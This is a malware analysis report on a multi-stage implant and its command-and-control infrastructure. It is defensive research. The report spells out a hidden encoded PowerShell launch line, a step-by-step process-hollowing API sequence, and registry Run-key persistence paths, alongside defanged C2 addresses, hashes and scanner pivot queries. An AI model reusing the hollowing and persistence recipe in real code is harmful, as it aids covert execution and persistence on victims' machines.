
Capability evidence for the Stage 3 implant, including command execution, process hollowing, persistence, filesystem operations, and self-removal.
1. Remote Command Execution (PowerShell)
powershell.exe -NoP -NonI -W Hidden -EncodedCommand <base64_payload>Output captured via anonymous pipes (CreatePipe + CreateProcessA with STARTF_USESTDHANDLES), read with ReadFile, base64-encoded, and POSTed to /api/result/<id>.
2. Process Hollowing (notepad.exe)
Disassembly evidence for the process-hollowing path, including suspended notepad.exe creation and memory/context manipulation primitives.
1. CreateProcessW("C:\Windows\System32\notepad.exe", CREATE_SUSPENDED)
2. NtQueryInformationProcess → ProcessBasicInformation → PEB.ImageBase
3. ReadProcessMemory(target_process, PEB.ImageBase + 0x3C) → PE header offset
4. ReadProcessMemory → e_lfanew → NT headers → ImageBase field
5. ZwUnmapViewOfSection(target_process, original_image_base) → hollow out
6. VirtualAllocEx(target_process, preferred_base, payload_size, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)
7. WriteProcessMemory → copy PE headers + sections into hollow process
8. Fixup base relocations (if preferred base unavailable)
9. GetThreadContext(main_thread) → modify RCX (entry point register) or RIP
10. SetThreadContext → redirect execution to injected payload entry
11. ResumeThread → execute injected code as notepad.exe
In the screenshot below:

Debugger breakpoint at kernel32!CreateProcessA showing notepad.exe being created in a suspended state as the process-hollowing target.
RIP = 0x7fffaaf14f70— breakpoint atkernel32!CreateProcessARCX = 0x795aefe830— pointer toC:\Windows\System32\notepad.exe, the hollowing target[RSP+0x30] = 0x00000004—CREATE_SUSPENDEDRDX = 0x0— no command-line argumentR8/R9 = 0x0— no process or thread security attributes
These values show the implant creating notepad.exe in a suspended state, setting up the target process before payload injection.

Debugger breakpoint at kernel32!VirtualAllocEx showing the remote allocation into the suspended notepad.exe at the PE preferred image base.
The follow-on allocation confirms the hollowing path:
RCX = 0x5A8— process handle for the suspendednotepad.exeRDX = 0x140000000— target allocation address, matching the PE preferred image baseR8 = 0x3000— allocation sizeR9 = 0x3000—MEM_COMMIT | MEM_RESERVE
Together, the suspended process creation and remote allocation show the implant preparing notepad.exe for process hollowing before writing and resuming the payload.
3. File System Operations
Full remote filesystem access:
- Read:
CreateFileW+ReadFile - Write:
CreateFileW+WriteFile - Delete:
DeleteFileW,RemoveDirectoryW - Enumerate:
FindFirstFileW+FindNextFileW+FindClose - Attributes:
SetFileAttributesW(can clear READONLY for deletion)
4. Persistence (Stage 3 independent mechanism)
In addition to the Run key set by Stage 2, the Stage 3 shellcode sets its own:
Copy self → %APPDATA%\Microsoft\PatchAgent\svc_upd.exe
RegOpenKeyExW(HKCU, Software\Microsoft\Windows\CurrentVersion\Run)
RegSetValueExW → "SvcUpd" = "%APPDATA%\Microsoft\PatchAgent\svc_upd.exe"
This creates redundant persistence — even if Stage 2’s Run key is removed, Stage 3 has independently set its own.
5. Self-Removal
Upon receipt of the C2 command string xxxxxremove:
1. RegOpenKeyExW(HKCU, Software\Microsoft\Windows\CurrentVersion\Run)
2. RegDeleteValueW → remove "SvcUpd" Run entry
3. RegCloseKey
4. DeleteFileW(%APPDATA%\Microsoft\PatchAgent\svc_upd.exe)
5. ExitProcess(0)
6. Anti-Analysis
IsDebuggerPresent is checked at shellcode startup. If a debugger is attached, the shellcode does not proceed to network activity.
Crypto and Persistence Summary
The loader uses the recovered key for both HMAC-SHA256 validation and AES-256-CBC decryption. The HMAC check occurs before decryption, meaning the payload will not decrypt unless the ciphertext and key match. The AES IV is stored in the PTCH header, and the decrypted result is the Stage 3 shellcode.
Persistence is established in multiple places:
| Stage | Mechanism | Detail |
|---|---|---|
| Stage 1 | COM registration | Registers {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A} under HKLM\SOFTWARE\Classes\CLSID\...\InprocServer32. |
| Stage 2 | Run key | Sets PatchAgent under HKCU\Software\Microsoft\Windows\CurrentVersion\Run. |
| Stage 3 | Run key + file copy | Copies to %APPDATA%\Microsoft\PatchAgent\svc_upd.exe and sets SvcUpd persistence. |
This gives the chain redundant persistence: removing one mechanism may not fully remove the implant.
IP Infrastructure

Source: Hunt.io — Infrastructure enrichment for the hardcoded C2 IP, showing hosting/reputation context used to assess the primary command-and-control footprint.
Primary C2 Footprint
The primary infrastructure finding is 46.30.188[.]99, which is hardcoded in the decrypted Stage 3 shellcode and therefore represents the strongest C2 link in this report. Reverse DNS points to line99.e.thereadsonline.com, and the address sits in the 46.30.188.0/24 range associated with CrownCloud-hosted VPS infrastructure in Amsterdam, Netherlands.
This is a datacenter/hosting IP rather than a residential or corporate endpoint, which is consistent with short-lived VPS infrastructure commonly used for C2, staging, panels, or proxying. Current reputation data in the Hunt.io enrichment shown appears clean at the time of review (2026-03-26), with no active malware flags or high-risk warnings visible in that source. No recently exposed services were visible in the last-30-day view, suggesting the host may now be dormant, firewalled, or no longer exposing scanner-visible services.
That apparent cleanliness does not reduce the malware linkage: the IP is embedded directly in the decrypted Stage 3 configuration. The cleaner current footprint is more likely a reflection of infrastructure rotation, shutdown, or exposure timing than evidence that the host was benign during the campaign window.
Infrastructure Footprint
The implant communicates with 46.30.188[.]99 over HTTP using a lightweight API pattern: /api/checkin, /api/cmd/<id>, and /api/result/<id>.
Additional pivoting suggests the infrastructure is not limited to a single host. 185.228.83[.]217 has Very High confidence as related PatchAgent-cluster infrastructure because it shares panel, payload, URL-pattern, historical exposure, and ClickFix delivery characteristics with the primary C2; it has Very High confidence as the ClickFix delivery route for the specific analysed cloud.dll based on the converging WebDAV, odbcconf /f cloud.rsp, related payload, and overlapping C2-pattern evidence. 41.216.188[.]46 shares related panel or payload characteristics. 31.57.219[.]68 is a weaker lead: it matches a related login-panel body hash, but does not currently share the same C2 URL pattern and should be treated as lower confidence.
| Host | Observed footprint | Confidence | Assessment |
|---|---|---|---|
46.30.188[.]99 | Recovered directly from Stage 3 shellcode; /api/checkin, /api/cmd/<id>, /api/result/<id>; panel/open-directory exposure | High | Primary C2 |
185.228.83[.]217 | Matching HTML hash, related payload communications, similar URL pattern, port 8443 panel, historical open directory on port 8000, and ClickFix /land/ lure | Very High for related PatchAgent cluster and ClickFix delivery | Related infrastructure / ClickFix delivery candidate |
41.216.188[.]46 | Matched login-panel query on port 8443; associated communicating payload observed | Medium | Related infrastructure candidate |
31.57.219[.]68 | Matched newer login-panel body hash on port 8080, but lacks confirmed C2 URL-pattern overlap | Low-Medium | Candidate only |
The shared traits — Python/Werkzeug or Gunicorn-style panels, Zabbix-themed login pages, repeated /api/cmd/<id> style paths, and historical open-directory exposure around the March 2026 build window — suggest a small operational cluster rather than a one-off server.
Infrastructure Pivots
The initial pivot began from the Stage 1 dropper SHA256:
27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224fPivot 1 — Import Hash
The first expansion used the sample’s import hash as a clustering point:
cc17bcc7fe575a59b90e88841fe76dbcThis returned a small cluster of closely related binaries:
27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f
fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa
c0daec5c4417c16de8bced454b51cc02c0ee57ff66257b9516d6ae69ecf539ef
5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c
Pivot 2 — Spoofed Compilation Timestamp
A second pivot used the backdated PE timestamp observed in the original dropper:
2017-09-12T16:40:00This produced a broader set of candidate samples, including the original file and multiple likely campaign-adjacent variants:
e792788fef507ae1fde22cf0c38c0569dc13c6fb8f23b79937cd1f606fa8394c
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6
8d0c4a2565d38c923a50bb5daf512a7b80633643c65b5464d665e5f71b8fbd55
27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f
f552f87811e0ac4c6757926e79bbf3a38fe6648634aaadb5a01f6e87e3a4951a
a01634a49545e05dcb1624aec62184f1f45c9224e4d356d191971914a4668a5a
f123bfdf0dff864b36c92e4ea7963d86f18c4cff0a29ed186e9f6eec940fa6b5
fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa
c0daec5c4417c16de8bced454b51cc02c0ee57ff66257b9516d6ae69ecf539ef
Pivot 3 — File Metadata
A third pivot used the spoofed version metadata, specifically the fake product identity:
SIFE SOFTWARE ODBC ToolsThis returned a result set overlapping with the import-hash and timestamp pivots, strengthening the assessment that these samples belong to the same tool cluster or campaign build set.
C2 Pivot
Infrastructure pivoting identified the primary C2 associated with the original sample:
46.30.188[.]99:8443The observed tasking pattern is:
hxxp://46.30.188[.]99:8443/api/cmd/{8-character alphanumeric task ID}This aligns with the Stage 3 HTTP C2 design, where the implant retrieves commands from /api/cmd/<id> and posts execution results back to /api/result/<id>.
Expanded Infrastructure Pivots
A historical exposure was observed on 46.30.188[.]99:9090 around mid-March 2026 during infrastructure review, where the host presented an open directory listing. This supports the assessment that the server was actively staged during the campaign window.

Historical open-directory exposure on the primary C2, supporting staging activity around the March 2026 campaign window.
The presence or retrieval of putty.exe should be treated as a remote-access and potential exfiltration indicator. PuTTY tooling can support SCP, SSH, Telnet, or rlogin workflows, meaning its use in this staging context may indicate operator access, lateral movement, file transfer, or data exfiltration capability rather than benign administration.
VirusTotal also shows run_obfuscated.bat (151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb) associated with this activity: VirusTotal.
The batch file appears to function as a fetch script, retrieving the following files:

VirusTotal community evidence for run_obfuscated.bat, showing a fetch script that retrieves multiple campaign-related files.
The directory hash can be found in VirusTotal:

VirusTotal relations for the directory hash, used as a staging and relationship pivot rather than a standalone attribution artefact.
VirusTotal relations show several infrastructure providers contacting or resolving against the directory hash. These are treated as supporting context for staging and enrichment, not as direct actor-controlled infrastructure:
| IP | Detections | Autonomous System | Owner | Country |
|---|---|---|---|---|
| 13.107.213.38 | 0 / 91 | 8075 | Microsoft | US |
| 13.107.246.38 | 0 / 91 | 8075 | Microsoft | US |
| 150.171.73.13 | 0 / 91 | 8075 | Microsoft | US |
| 150.171.74.13 | 0 / 91 | 8075 | Microsoft | US |
| 209.85.145.132 | 1 / 91 | 15169 | US | |
| 23.11.32.159 | 0 / 91 | 33905 | Akamai | US |
| 52.111.227.11 | 0 / 91 | 8075 | Microsoft | US |
This VirusTotal and directory-hash material strengthens the staging and delivery picture, but it should not be treated as equivalent to the hardcoded C2 evidence. The direct malware-to-infrastructure link remains 46.30.188[.]99 from the decrypted shellcode; the fetch script, directory hash, and related contact IPs are supporting pivots that help explain how payloads may have been staged or retrieved.
A second C2 candidate, 185.228.83[.]217, was identified by pivoting on the matching HTML hash http.html_hash:-1909013743 observed on port 80. This host exhibited a similar C2 URL pattern to 46.30.188[.]99, suggesting shared tooling or deployment infrastructure.
Login Panel Pivot
Further pivoting was performed against the login panel exposed on C2 port 8443.
Query used:
header="HTTP/1.1 200 OK Connection: close Content-Length: 880 Content-Type: text/html; charset=utf-8" &&
header="Server: Werkzeug/3.1.6 Python/3.10.12"
Results:
41.216.188[.]46:8443— communicating payload:155275fdade744919de3d657a16c197b2f736764c14129e27e8517aed824f84e46.30.188[.]99:8443— primary C2 with multiple communicating payloads observed:
080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb
151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb
27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f
3ca8ae1d0a0682c941d71b722171f69cde2abff6f5f3092c6af56d001d01c070
5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c
78906623ce30eba7174e99d7f9d1df5fe69d1fdd7d5eb36329963e29b65bef2e
7e4549de761b5bdb361bf22e3f3069539400448094c45d2e84175d76b6553853
af5a2f1b7e388d4fb49d72e8f453fda673472ad603bf72aee4869a34b37f535a
bc9c4e81bc9acd2a93de62ba696009084594161da3db5eddc4774a006d8bd07e
bf38ae8c1b495b2a547337759969967a8bf632f5adbbd9a9bb7c724007d684b8
c0daec5c4417c16de8bced454b51cc02c0ee57ff66257b9516d6ae69ecf539ef
d60b04ecea3adb58b4369d4e52121377a9bc28fa1a29b69ceee60144c47492a2
f051f14146e69ffd2f22c48c5126f53e8a94e2ce86b9adb46de0fb5230d46538
fbc2b2bc5365528b68b60a150e85407c0f51952b95c272ac7d85714fd1e0e8bd
fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa185.228.83[.]217:8443— additional C2 candidate with overlapping panel and URL-pattern characteristics. Communicating payloads:
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6
d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3
185.228.83[.]217 also exposed an open directory listing on port 8000 around mid-March 2026, further linking it to the same operational window.
![Historical open-directory exposure on 185.228.83[.]217, supporting its assessment as related infrastructure](/_next/static/media/figure-40-open-directory-185-228-83-217.0557c518.png)
Historical open-directory exposure on 185.228.83[.]217, supporting its assessment as related infrastructure.
Possible Newer Panel Activity
185.228.83[.]217 may represent the most recent C2 node among the three identified hosts. More recent exposure shows a login panel on port 8080.

Newer login-panel exposure on port 8080, used to identify additional lower-confidence infrastructure candidates.
Pivoting on the newer login panel’s HTML body hash, body_hash="-1535484383", identified an additional host:
31.57.219[.]68:8080This host does not currently share the same C2 URL pattern observed across the other three hosts, so it should be treated as a related infrastructure candidate / lower-confidence finding until additional overlap is confirmed.
Alternate query:
header="HTTP/1.1 200 OK Connection: close Content-Length: 4087 Content-Type: text/html; charset=utf-8" &&
header="Server: gunicorn" &&
title="Login — Panel"
Shared Login Panel Artefact
The three stronger C2 candidates share a similar URL pattern and expose a matching login panel on /login over port 8443. The panel appears to impersonate a Zabbix-branded login page.
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>Login</title>
    <link rel="stylesheet" href="/static/style.css">
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link href="https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700&display=swap" rel="stylesheet">
</head>
<body>
    <div class="login-wrap">
        <div class="login-box">
            <div class="login-header">
                <span class="brand-icon"></span>
                <span class="login-brand">ZABBIX</span>
            </div>

            <form method="post">
                <input type="text" name="username" placeholder="Username" autofocus>
                <input type="password" name="password" placeholder="Password">
                <button type="submit">Sign in</button>
            </form>
        </div>
    </div>
</body>
</html>
Panel screenshot:

Zabbix-themed login panel shared across stronger C2 candidates, used as an infrastructure clustering artefact.
Alternate WebSocket Channel
Both the 185.228.x.x and 46.30.x.x infrastructure ranges also expose what appears to be an alternate WebSocket-based channel on port 8082.
HTTP/1.1 426 Upgrade Required
Connection: close
Content-Length: 165
Content-Type: text/plain

Server: Python/3.10 websockets/16.0
Upgrade: websocket
ClickFix Delivery Vector
The sample requires cloud.dll to be executed through regsvr32 /s cloud.dll. The exact original lure session was not recovered, but ClickFix / fake-Cloudflare delivery is assessed at Very High confidence for the related PatchAgent-cluster activity and for the specific analysed cloud.dll delivery route.
That assessment is supported by a strong convergence of malware and infrastructure evidence: related PatchAgent payloads, the shared /api/checkin, /api/cmd/<id>, and /api/result/<id> C2 pattern, overlapping panel infrastructure, and the fake-Cloudflare ClickFix lure on 185.228.83[.]217 using WebDAV and odbcconf /f cloud.rsp. The linkage between the analysed 46.30.188[.]99 chain and the 185.228.83[.]217 ClickFix infrastructure is therefore assessed as strong; the remaining boundary is narrower — the exact cloud.rsp WebDAV handoff from 46.30.188[.]99 itself was not recovered. This aligns with broader public reporting on state-sponsored actors adopting ClickFix-style lures: Proofpoint — Around the World in 90 Days: State-Sponsored Actors Try ClickFix.
C2 Similarity and Delivery Pivot Diagram
